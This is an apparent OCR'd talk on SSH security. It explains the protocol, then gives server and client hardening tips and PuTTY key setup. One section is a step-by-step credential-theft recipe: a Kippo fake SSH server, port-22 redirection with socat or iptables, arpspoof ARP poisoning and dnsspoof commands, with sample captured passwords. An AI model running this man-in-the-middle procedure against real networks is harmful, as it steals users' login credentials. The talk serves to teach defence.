SSH
Hacking and Good Practices

by
Adrián Puente Z.

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

What is SSH?

- Secure Shell or SSH is a network protocol that allows data to be exchanged using a secure channel between two networked devices.
- SSH was designed as a replacement for Telnet and other insecure remote shells, which send information, notably passwords, in plaintext, rendering them susceptible to packet analysis.
- The standard TCP port 22 has been assigned for contacting SSH servers

Why SSH is Secure?

- The encryption used by SSH provides confidentiality and integrity of data over an insecure network, such as the Internet.

SSH Uses

- For login to a shell on a remote host (replacing Telnet and rlogin)
- For executing a single command on a remote host (replacing rsh)
- For copying files from a local server to a remote host. See SCP, as an alternative for rcp
- In combination with SFTP, as a secure alternative to FTP file transfer

SSH Uses

- In combination with rsync to backup, copy and mirror files efficiently and securely
- For forwarding or tunneling a port (not to be confused with a VPN).
- For using as a full-fledged encrypted VPN. Note that only OpenSSH server and client supports this feature.

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

SSH Uses

- For forwarding X from a remote host (possible through multiple intermediate hosts)
- For browsing the web through an encrypted proxy connection with SSH clients that support the SOCKS protocol.
- For securely mounting a directory on a remote server as a filesystem on a local computer using SSHFS.

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

Event Sequence of a Connection

- An asymmetric cryptographic handshake is made so that the client can verify that it is communicating with the correct server.
  - The public key encryption algorithm is determined
  - The symmetric encryption algorithm is determined
  - The message authentication algorithm is determined
  - The hash algorithm to be used is determined

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

Event Sequence of a Connection

- The transport layer of the connection between client and remote host is encrypted using a symmetric cipher.
- The client authenticates itself to the server.
- The remote client can now interact safely with the remote host over the encrypted connection.

Maintaining Security

- During the key exchange, the server identifies itself to the client with a unique host key. If the client has never communicated with this particular server before, the server's key will be accepted after the user is notified and verifies the acceptance of the new host key.

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

Maintaining Security

- After an initial key exchange creates a hash value used for exchanges and a shared secret value, the two systems immediately begin calculating new keys and algorithms to protect authentication and future data sent over the connection.

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

Maintaining Security

- After a certain amount of data has been transmitted using a given key and algorithm (the exact amount depends on the SSH implementation), another key exchange occurs, which generates another set of hash values and a new shared secret value.

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

Happy Thoughts

- Even if an attacker is able to determine the hash and shared secret value, this information would be useful for only a limited period of time.

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

¿Is SSH Invincible?

- Oh No! We are doomed!

What Hackers Do

- Attack the implementation not the algorithm.
- Break the chain in the weakest link.
- Social Enginnering.
- Exploit bad configuration.

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

Stealing Credentials

- Pros:
  - You get the user & password in cleartext.
- Cons:
  - Doesn't work with SSH key authentication.
  - Noisy, a lot of ARP traffic (ARP Poisoning).
  - Can cause DoS to the server/user.

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

What You Need

- ARP Poisoning MITM
  - Ettercap, arpspoof, dnsspoof
  - Kippo Honeypot proyect.
- A user with a lack of security culture.
- A lot of luck.

Recipe

- Get Kippo
  - Download it from

    ```
    http://code.google.com/p/kippo/
    ```
  - On Debian/Ubuntu run:

    ```
    sudo aptitude install python-twisted
    ```
  - Run it

    ```
    tar zxvf kippo-0.X.tar.gz
    cd kippo-0.X.tar.gz
    cp kippo.cfg.dist kippo.cfg
    ./start.sh (as normal user)
    ```

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

Recipe

- Make it available on port 22

```
socat TCP-LISTEN:22,reuseaddr,fork,su=nobody
TCP:myipaddr:2222    #or

connect -p 22 127.0.0.1 2222 #or

iptables -t nat -A PREROUTING -i IN_IFACE -p
tcp --dport 22 -j REDIRECT --to-port 2222
```

- ARP Poisoning

```
arpspoof -i interface -t gateway victim
```


- DNS Spoof

```
echo myip \*.\* > hostfile

dnsspoof -i interface -f hostfile
```

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

In the Victim Box

- User get a prompt about some new SSH key.
  - 99.999999% accepts this new key by default and log in.



The server's host key is not cached in the registry. You have no guarantee that the server is the computer you think it is.
The server's rsa key fingerprint is:
2048 0c:23:34:16:90:94:4d:ab:7d:48:05:12:72:e0:08:ac
If you trust this host, hit Yes to add the key to PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without adding the key to the cache, hit No.
If you do not trust this host, hit Cancel to abandon the connection.

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

SUCCESS!

- login attempt [root/r00t123] failed
- login attempt [root/vivalavida2000] failed
- login attempt [root/mygodch0ks] failed

Security Tips for Server

- Config file /etc/ssh/sshd_config
  - Just protocol 2

    ```
    Protocol 2
    ```
  - Avoid login with root. Use better a normal user and scalate with sudo

    ```
    PermitRootLogin no
    ```
  - Have a nice threatening banner

    ```
    Banner /etc/issue.net
    ```
  - Turn on privilege separation

    ```
    UsePrivilegeSeparation yes
    ```

Security Tips for Server

- Allow only the needed users

```
AllowUsers ruperto godinez
```

- Configure Idle Log Out Timeout Interval

```
ClientAliveInterval 300
ClientAliveCountMax 0
```

- Disable .rhosts Files

```
IgnoreRhosts yes
```

- Use Log Analyzer

```
LogLevel INFO
```

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

Security Tips for Server

- Prevent the use of insecure home directory and key file permissions

```
StrictModes yes
```

- Do you really need port forwarding?

```
AllowTcpForwarding no
X11Forwarding no
```

- Specifies whether password authentication is allowed.

```
PasswordAuthentication no
```

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

Security Tips for User (ssh commandline)

- Config file ~/.ssh/config
  - Global settings

```
Host *
    Compression yes
    CompressionLevel 9
```

  - If key doesn't math, don't connect.

```
StrictHostKeyChecking yes
```

  - You can define a key per server

```
IdentityFile ~/.ssh/myserver_dsa
```

sm4rt securityservices

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

H4CK arandas

Security Tips for Users (ssh commandline)

- Correctly define the server's alias, try tu use always te IP to avoid dnsspoof

```
Host openvpn
        Hostname 10.11.11.254
        User vpnadmin
        Port 22
```

- Now just connect with the alias

```
ssh openvpn
```

Security Tips for Users (ssh commandline)


- Be carefull with this kind of alerts. Always verify the fingerprint. If not sure, don't connect.

```
-=:)> ssh noplace.com

The authenticity of host 'noplace.com
(10.34.34.9)' can't be established.

RSA key fingerprint is
63:b1:34:9c:05:7f:8f:41:41:ee:3e:f4:8e:37:ed
:34.

Are you sure you want to continue connecting
(yes/no)?
```

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

Security Tips for Users (Putty)

- Always use Protocol 2



PuTTY Configuration

Category:

- Keyboard
- Bell
- Features
- Window
  - Appearance
  - Behaviour
  - Translation
  - Selection
  - Colours
- Connection
  - Data
  - Proxy
  - Telnet
  - Rlogin
  - SSH
    - Kex
    - Auth
    - TTY
    - X11
    - Tunnels
    - Bugs
  - Serial

Options controlling SSH connections

Data to send to the server

Remote command:

Protocol options

☐ Don't start a shell or command at all

☐ Enable compression

Preferred SSH protocol version: 1 only 1 2 [✓ 2 only]

Encryption options

Encryption cipher selection policy:


AES (SSH-2 only)
Blowfish
3DES
-- warn below here --
Arcfour (SSH-2 only)
DES

☐ Enable legacy use of single-DES in SSH-2

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

Security Tips for Users (Putty)

- Be carefull with this kind of alerts. Always verify the fingerprint. If not sure, don't connect.



The server's host key is not cached in the registry. You have no guarantee that the server is the computer you think it is.
The server's rsa key fingerprint is:
2048 0c:23:34:16:90:94:4d:ab:7d:48:05:12:72:e0:08:ac
If you trust this host, hit Yes to add the key to PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without adding the key to the cache, hit No.
If you do not trust this host, hit Cancel to abandon the connection.

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

Security Tips for User

- In both cases is better to use public keys for authentication.
- In ultra paranoid mode you can use a key for each server you connect.
- Using key can automate som tasks as backups os commands.

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

Create a SSH Key (Putty)


- Install PuTTY, PuTTYgen, And Pageant On The Windows System

  http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

Create a SSH Key (Putty)

- Generate A Private/Public Key Pair with PuTTYgen.


PuTTY Key Generator

Key

No key.

Actions

Generate a public/private key pair

Load an existing private key file

Save the generated key

Parameters

Type of key to generate:


SSH-1 (RSA) [✓ SSH-2 RSA] SSH-2 DSA

Number of bits in a generated key: 1024

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

Create a SSH Key (Putty)

- Save public and private key



Key

Public key for pasting into OpenSSH authorized_keys file:

```
ssh-rsa
AAAAB3NzaC1yc2EAAAABJQAAAIEAhUhfzeLe4qOFVJ7+4w5P/UsALmFEP7QCGOB
ddesabFF9r0ltSDdpbrKWCCKS6Kf2j3F3LnYErlFUTJdVsLfy2G4OktQ6UguRT9V0dx9M
A9w+bCGVELbUvRIMhoxYztZWRUM1ZPV9QNCZOlrRzLg5whU0zMuYE5IZu8Zudn
P6ds= myname@example.com
```

Key fingerprint: ssh-rsa 1024 4c:26:81:d6:5b:d3:7e:2b:1e:5e:f3:f9:cf:d5:36:ec

Key comment: myname@example.com

Key passphrase: •••••••••

Confirm passphrase: •••••••••

Actions

Generate a public/private key pair

Load an existing private key file

Save the generated key

Parameters


Type of key to generate:
SSH-1 (RSA) [✓ SSH-2 RSA] SSH-2 DSA

Number of bits in a generated key: 1024

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

Create a SSH Key (Putty)


- Prepare the public key
  - From this



```
---- BEGIN SSH2 PUBLIC KEY ----
Comment: "rsa-key-20100514"
AAAAB3NzaC1yc2EAAAABJQAAAIBqssq8uGdoYwFP3GWUTofEBrru7Vi/8COAuhE/
8vgMzYTo+4w2KK9//sLxyLXv5gqBiNo34KAsansOcYbg4Xvd6tCQcRuSdQWIOfH6
XjL6sDT+wx1x6qXEHqBqop7h21VtNPLQvhr/CnEWUKeQPCaaxaO3QfLr/RXOR310
AUkICQ==
---- END SSH2 PUBLIC KEY ----
```

For Help, press F1

  - To this



```
ssh-rsa
AAAAB3NzaC1yc2EAAAABJQAAAIBqssq8uGdoYwFP3GWUTofEBrru7Vi/8COAuhE/8vgMzYTo+4w2KK9//sLxyLXv5gqB
iNo34KAsansOcYbg4Xvd6tCQcRuSdQWIOfH6
XjL6sDT+wx1x6qXEHqBqop7h21VtNPLQvhr/CnEWUKeQPCaaxaO3QfLr/RXOR310AUkICQ== wazup@noplace.com
```

ssh-rsa [key] wazup@noplace.com

Create a SSH Key (Putty)

- Save The Public Key On The Server

```
mkdir ~/.ssh ; chmod 700 ~/.ssh
vi ~/.ssh/authorized_keys
```


Copy the generated public key in one line.

```
chmod 600 ~/.ssh/authorized_keys
```

Adrian Puente Z.
www.hackarandas.com
apuente at hackarandas dot com

Create a SSH Key (Putty)

- Load the key


PuTTY Configuration

Category:

Options controlling SSH authentication

Authentication methods

- [ ] Attempt TIS or CryptoCard auth (SSH-1)
- [✓] Attempt "keyboard-interactive" auth (SSH-2)

Authentication parameters

